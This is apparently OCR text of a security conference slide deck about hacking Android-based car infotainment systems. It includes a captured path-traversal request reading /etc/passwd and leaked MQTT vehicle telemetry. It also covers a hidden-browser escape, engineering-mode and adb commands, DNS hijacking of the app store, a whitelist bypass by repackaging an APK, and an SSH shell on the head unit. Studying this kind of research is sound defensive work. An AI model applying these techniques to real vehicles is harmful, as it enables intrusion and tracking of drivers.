
APP HTTPS Anit-anti-analysis methods(Android)



Use VPN

Set System CA Cert

Hook Keystore



use ecapture😎

*https://github.com/gojue/ecapture

Car security research without cars.

Some interesting cases

LAN Album Path Traversal

```
tls_2[redacted]18 UUID:21[redacted]_0_1, Name:HTTPRequest, Type:1, Length:38
tls_2[redacted]
HEAD /mnt/qnx/LoopVideo/DVR_RIGHT_[redacted].ts HTTP/1.1
Host: 192.168.49.1:7788
Accept-Encoding: gzip
Connection: close
Token: eyJleHAiOjE3MDk2MTgxND[redacted]IiwiVH
User-Agent: [redacted]d/UKQ1.230804.001)


tls_1[redacted]21652_26090_RxCachedThreadS_0_1, Name:HTTPRequest, Type:1, Length:38
tls_2[redacted]
GET /mnt/qnx/../../../../../etc/passwd HTTP/1.1
Host: 192.168.49.1:7788
Accept-Encoding: gzip
Connection: close
Token: [redacted]gxNDYsIkRFVklDRV9JRCI6IldxQ2FzOG5sVmY1Wl[redacted]wiVH
User-Agent: [redacted]Build/UKQ1.230804.001)
```

MQTT Server Login Credentials Leaked

$SYS/# QoS 0


Topic: device/heartBeat/[redacted]1-000000030271 QoS: 0


```
{
        "cid":  "06252[redacted]-000000030271",
        "msgid":        "42[redacted]",
        "action":       "cameraHeartBeat",
        "data": {
                "locate_state": 1,
                "new_latitude": [redacted]33,
                "latitude":     [redacted]3,
                "latd": 0,
                "new_longitude":        [redacted]0293,
                "longitude":    [redacted]93,
                "speed":        0,
                "time":         [redacted],
                "isLowFlow":    1,
                "mqttType":     0,
                "status":       {
```

Part II :
From zero to root intelligent vehicles.

From zero to root intelligent vehicles

What we thought were the test conditions



Disassemble the ECU
and extract the firmware

The story of debugging
and finding vulnerabilities


VS

The actual situation of car testing :(

Don't touch my car,
lest I cause harm

One of the research conditions:
the car cannot be dismantled

From zero to root intelligent vehicles




First Action :
break the black box

Common experience

- *Devloper mode*
- *Escape to web browser*
- *Engineering mode*

From zero to root intelligent vehicles

Devloper mode



Only Way : Try single, multiple clicks, system version number, system time, any inconspicuous place

From zero to root intelligent vehicles

Devloper mode

Only Way : Try single, multiple clicks, system version number, system time, any inconspicuous place

Result: But on cars, it's rare. We've only found it on a handful of cars.

From zero to root intelligent vehicles

Escape to web browser

- Use Chrome’s N Day to RCE
- Attack JS Bridge Interface
- Attack Android Component with Exported and BROWSABLE

Escape to web browser

There is no browser on the system, which is a common practice among car companies and Internet manufacturers.

In fact, the browser is hidden, so how can we activate the browser?

Escape to web browser


The **Privacy Policy** is a good entrance, and there will be official websites of some manufacturers on the page.

We need to escape from it to a website such as **Google/Github** so that we can redirect it to our own test page

From zero to root intelligent vehicles

evoke hidden browser

1. Search for Privacy Policy



2. Suitable website for escape

3.Jump to github homepage


4.Go to our vulnerability testing page

5.Discover vulnerabilities

From zero to root intelligent vehicles

Do some detection on the browser and try to use this as an entry point to attack.

CVE-2023-4357



The browser does not open the sandbox.
We can directly read **/verdor/etc/passwd**

Result: Our target car has this problem, but the browser of this car did not have the appropriate EXP to get the shell.

From zero to root intelligent vehicles


Enginner mode

Enter settings to open adb mode and use USB cable to connect.

enable network debugging : setprop service.adb.tcp.port 5555

From zero to root intelligent vehicles

Enginner mode



Enter *#060# on the Bluetooth phone keypad of this car to enter engineering mode

Result : Our target car also has engineering mode, but without the ADB option.

Find new attack surfaces

- Three tried-and-true attack methods have failed.
- Re-organizing the attack surface, we noticed the Car App Store.

Why App Store




In China, there will be multiple different video or music subscription platforms similar to Netflix. They will own the copyrights of different videos and music.

Automobile manufacturers will not want to pay multiple times for the same resource, so the first choice is to download the corresponding application.

As an entertainment system, IVI usually also provides ways to download or install corresponding applications.

From zero to root intelligent vehicles




DNS hijacking attacks store clear text transmissions. To replace the store apk, you can install a custom apk file and obtain a shell.

```
4823 56.108556                    HTTP          1414 Continuation
4925 56.233427                    HTTP           358 GET /   /upgrade/file/20230407/                    -v5.0.2.5.754-2023033115
4937 56.240200                    HTTP          1414 Continuation
4948 56.272214                    HTTP          1414 Continuation
4949 56.272294                    HTTP          1414 Continuation
4950 56.272295                    HTTP          1414 Continuation
4951 56.272630                    HTTP          1414 Continuation
4952 56.274060                    HTTP          1414 Continuation

   Request URI: /   /upgrade/file/20230407/                                  20230331150057.apk
   Request Version: HTTP/1.1
RANGE: bytes=0-\r\n
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; AOSP on Harman Platform Build/OPM1.171019.025)\r\n
Host: file                    \r\n
Connection: Keep-Alive\r\n
Accept-Encoding: gzip\r\n
\r\n
[Full request URI: http://file                 /upgrade/file/20230407/                 20230331150057.apk]
[HTTP request 1/1]
```

From zero to root intelligent vehicles


Installation blocked by whitelist




```
{
    "success": true,
    "message": null,
    "data": [
        {
            "name": "SYSTEMWHITELIST",

            "value": "WHITELIST",
            "status": 1,
            "version": "1.0.0",
            "dataValue": [
                {
                    "name": "网易云音乐",
                    "packName": "com.netease.cloudmusic.iot",
                    "immerseUse": 0,
                    "secondCreenUse": 0,
                    "driveUse": 1,
                    "version": "#",
                    "hash": "#"
                },
                {
                    "name": "Bilibili车载版",
                    "packName": "com.bilibili.bilithings",
                    "immerseUse": 0,
                    "secondCreenUse": 0,
                    "driveUse": 0,
                    "version": "#",
                    "hash": "#"
                },
```

From zero to root intelligent vehicles


Bypass installation verification



1. Select the application we want to install and unpack it with apktools

```
$ apktool d -o output_apk/ apk_name.apk
```

From zero to root intelligent vehicles



2. The package name is in AndroidManifest.xml, search for package and modify the package name package="com.netease.cloudmusic.iot”

The APP name of the res/value/strings.xml file also needs to be changed.

From zero to root intelligent vehicles

3. Repackaging and Resigning APK with apktools and Apksigner.

Reverse a shell

```
(base)                                                    % ssh ssh@192.168.137.137 -p2222
The authenticity of host '[192.168.137.137]:2222 ([192.168.137.137]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.137.137]:2222' (RSA) to the list of known hosts.
Password authentication
(ssh@192.168.137.137) Password:
                                                          :/ $ ls
acct                  init.rc                                 proc
```

From zero to root intelligent vehicles

In untrusted app shell

- untrustapp's access to the service will be intercepted by all selinux rules and cannot escalate privileges
- untrustapp cannot access many commonly used directory files, for example, it cannot view the ports bound by netstat –p

